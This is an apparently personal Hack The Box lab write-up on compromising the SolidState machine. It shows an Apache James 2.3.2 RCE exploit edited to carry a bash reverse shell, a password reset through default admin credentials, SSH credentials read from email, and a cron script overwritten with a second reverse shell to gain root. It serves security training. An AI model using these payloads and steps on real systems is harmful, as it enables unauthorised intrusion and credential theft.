Hack The Box — SolidState

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1. Machine Information

- **Target IP:** 10.129.11.111
- **Machine Name:** SolidState
- **Difficulty:** Medium
- **Date:** March 2026
- **Attacker Machine:** Kali Linux

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2. Attack Path

Nmap → Identify mail services + unknown port → Apache James enumeration → RCE exploit → Password reset via admin console → POP3 access → Retrieve credentials → SSH access → Cron job abuse → Root

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3. Tools Used

- nmap
- wget
- python2
- netcat
- telnet
- ssh
- LinEnum

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4. Reconnaissance

Command

nmap -sC -sV -p- 10.129.11.111

Findings

- 22 → SSH

- 25 → SMTP
- 80 → HTTP
- 110 → POP3
- 119 → NNTP

Why It Matters

- Multiple mail services → likely mail server (attack surface)
- Need deeper scan to identify hidden services

Step 1 — Full Port Scan

Command:

nmap -p- -T4 -Pn 10.129.11.111

Result:

- Additional port found:

4555 → Apache James Remote Administration Tool

Why Important:

- Non-standard port → high-value target
- Likely administrative interface

Screenshot 1 — Initial Scan

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.11.111
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 11:59 +0530
Stats: 0:03:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 62.50% done; ETC: 12:03 (0:00:04 remaining)
Nmap scan report for 10.129.11.111
Host is up (0.28s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp  open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp  open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp open  pop3?
119/tcp open  nntp?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 396.73 seconds
```

Screenshot 2 — Full Scan (Port 4555)

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ sudo nmap --top-ports 10000 -sS -T4 -Pn -n -oX target2.xml 10.129.11.111
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 12:09 +0530
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.96% done; ETC: 12:10 (0:00:31 remaining)
Nmap scan report for 10.129.11.111
Host is up (0.29s latency).
Not shown: 8374 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
119/tcp  open  nntp
4555/tcp open  rsip

Nmap done: 1 IP address (1 host up) scanned in 96.65 seconds
```

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5. Enumeration

Step 2 — Identify Service (Apache James)

Action:

- Research port 4555

Result:


- Apache James 2.3.2 identified

Why Important:

- Known vulnerable version

- Exploit available (RCE)

Screenshot 3 — Exploit Reference



Step 3 — Exploit Discovery

Command:

wget https://www.exploit-db.com/download/35513

Result:

- RCE exploit downloaded

Why Important:

- Direct path to command execution

Screenshot 4 — Exploit Download

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ wget https://www.exploit-db.com/download/35513
--2026-03-20 12:21:40--  https://www.exploit-db.com/download/35513
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2442 (2.4K) [application/txt]
Saving to: '35513'

35513                                   100%[===================================================================>]   2.38K  --.-KB/s    in 0s

2026-03-20 12:21:41 (88.2 MB/s) - '35513' saved [2442/2442]
```

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6. Exploitation

Step 4 — Apache James RCE

WHAT IT IS

- Apache James 2.3.2 vulnerable to remote command execution via admin interface

WHY IT WORKS

- Weak authentication + command execution functionality exposed

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Step 5 — Modify Payload

Command:

nano 35513.py

Payload:

bash -c "bash -i >& /dev/tcp/10.10.14.237/4444 0>&1"

Why Important:

- Required to get reverse shell

Screenshot 5 — Payload Edit

```
# info: Example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm

import socket
import sys
import time

# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = 'bash -c "bash -i >& /dev/tcp/10.10.14.237/4444 0>&1"' # to exploit only on root
# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'

if len(sys.argv) != 2:
    sys.stderr.write("[-]Usage: python %s <ip>\n" % sys.argv[0])
    sys.stderr.write("[-]Exemple: python %s 127.0.0.1\n" % sys.argv[0])
    sys.exit(1)

ip = sys.argv[1]
```

Step 6 — Start Listener

nc -lvnp 4444

Screenshot 6 — Listener

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Step 7 — Execute Exploit

python2 35513.py 10.129.11.111

Result:

- Exploit waits for user login trigger

Screenshot 7 — Exploit Execution

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ python2 35513.py 10.129.11.111
[+]Connecting to James Remote Administration Tool ...
[+]Creating user ...
[+]Connecting to James SMTP server ...
[+]Sending payload ...
[+]Done! Payload will be executed once somebody logs in.
```

Step 8 — Abuse Admin Console (Password Reset)

Command:

telnet 10.129.11.111 4555

Credentials:

root:root

Commands:

setpassword mindy writeup

Result:

- Password for user mindy changed

Why Important:

- Needed to trigger exploit + gain user access

Screenshot 8 — Password Reset

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ telnet 10.129.11.111 4555
Trying 10.129.11.111 ...
Connected to 10.129.11.111.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
setpassword mindy writeup
Password for mindy reset
```

Step 9 — POP3 Access

Command:

telnet 10.129.11.111 110

USER mindy

PASS writeup

Result:

- Mailbox accessed

Screenshot 9 — POP3 Login

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ telnet 10.129.11.111 110
Trying 10.129.11.111 ...
Connected to 10.129.11.111.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS writeup
+OK Welcome mindy
LIST
+OK 2 1945
1 1109
2 836
```

Step 10 — Retrieve Credentials

Command:

RETR 2

Result:

- Credentials found:

mindy : P@55W0rd1!2@

Why Important:

- Valid system credentials → SSH access

Screenshot 10 — Email Credentials

```
RETR 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
          for <mindy@localhost>;
          Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

Step 11 — SSH Access

ssh mindy@10.129.11.111

Result:

- Shell obtained as:

mindy

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7. Shell Access

Method

- Reverse shell triggered via exploit

Listener

nc -lvnp 4444

Result

- Shell as:

Mindy

Screenshot 11 — Shell Response

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.11.111] 56664
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

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8. Post-Exploitation

Step 12 — System Enumeration

Action:

- Upload LinEnum

wget http://10.10.14.237:8080/LinEnum.sh

chmod +x LinEnum.sh

./LinEnum.sh

Result:

- File identified:

/opt/tmp.py

- Executed periodically as root

Why Important:

- Potential privilege escalation vector

Screenshot 12 — LinEnum

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ git clone https://github.com/rebootuser/LinEnum
Cloning into 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Receiving objects: 100% (234/234), 113.83 KiB | 869.00 KiB/s, done.
Resolving deltas: 100% (130/130), done.

┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ ls
35513  35513.py  LinEnum  target1.xml  target2.xml  target3.xml

┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ cd LinEnum

┌──(abhay㉿Kali)-[~/Desktop/SolidState/LinEnum]
└─$ ls
CHANGELOG.md  CONTRIBUTORS.md  LICENSE  LinEnum.sh  README.md

┌──(abhay㉿Kali)-[~/Desktop/SolidState/LinEnum]
└─$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

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9. Privilege Escalation

Enumeration

- No sudo privileges
- Cron job identified running /opt/tmp.py

Vulnerability Found

- /opt/tmp.py executed as root periodically

WHY IT WORKS

- Writable file executed by root
- No integrity checks → arbitrary code execution

Exploit

Payload:

echo 'import os; os.system("bash -c \"bash -i >& /dev/tcp/10.10.14.237/5555 0>&1\"")' > /opt/tmp.py

---

Listener

nc -lvnp 5555

RESULT

- Root shell obtained

Screenshot 13 — Listner Started

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```

Screenshot 14 — Root Shell

```
┌──(abhay㉿Kali)-[~/Desktop/SolidState]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.11.111] 38972
whoami
root
```

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10. Flags

cat /home/mindy/user.txt

cat /root/root.txt

Screenshot 15 — User Flag

```
cat /home/mindy/user.txt
```

Screenshot 16 — Root Flag

```
cat /root/root.txt
```

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11. Skills / Takeaways

- Service enumeration (mail services)
- Apache James exploitation (RCE)
- Credential reset via admin console
- POP3 enumeration
- Credential harvesting from emails
- SSH lateral movement
- Privilege escalation via writable cron script